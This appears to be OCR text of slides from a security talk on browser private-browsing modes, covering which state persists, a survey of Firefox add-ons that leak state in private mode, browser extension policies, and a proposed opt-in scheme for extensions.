Sample violations (more in the paper)

- SSL certs CA certs and client certs persist
- Site-specific Preferences Block/allow images, pop-ups, etc.
- Search Plug-ins: Persists source URL of the plug-in



Extensions and plug-ins

Add-ons – Privacy Risk!

- Surveyed top 40 most popular add-ons for Firefox
- Only one extension checks for private browsing mode in the code! (TabMixPlus)
- 16 extensions persist state in private mode
  - NoScript – URL whitelist
  - Stylish – mapping from website to CSS
  - DownThemAll – URL download queue

Add-ons: browser policies

IE and Chrome:

- Disables extensions, plug-ins still functional
- Exceptions can be added for extensions (Chrome)


Firefox:

- Extensions and plug-ins work normally

Safari:

- No supported extension API

Chrome Extensions



plug-ins enabled by default (no UI option)

Our proposal: Manual Policy Check

Extensions "opt-in" for running in private mode

- Opt-in by including special tag in manifest file
- Manual review to respect private browsing

All other extensions are disabled in private mode

No user interaction necessary

- Implemented POC as FF extension

http://seclab.stanford.edu/websec/private/extBlocker.xpi

Strengthening private browsing?

Non-solution:

- Snapshot and restore user profile
- Would remove bookmarks and global settings

Enhanced browser architecture:

- Journaling file system [Stamm'10]
- Restrict extension API in private mode

Torbutton: Security against web attacker

- … but costs in performance

THE END ?

Follow me on Twitter

@elie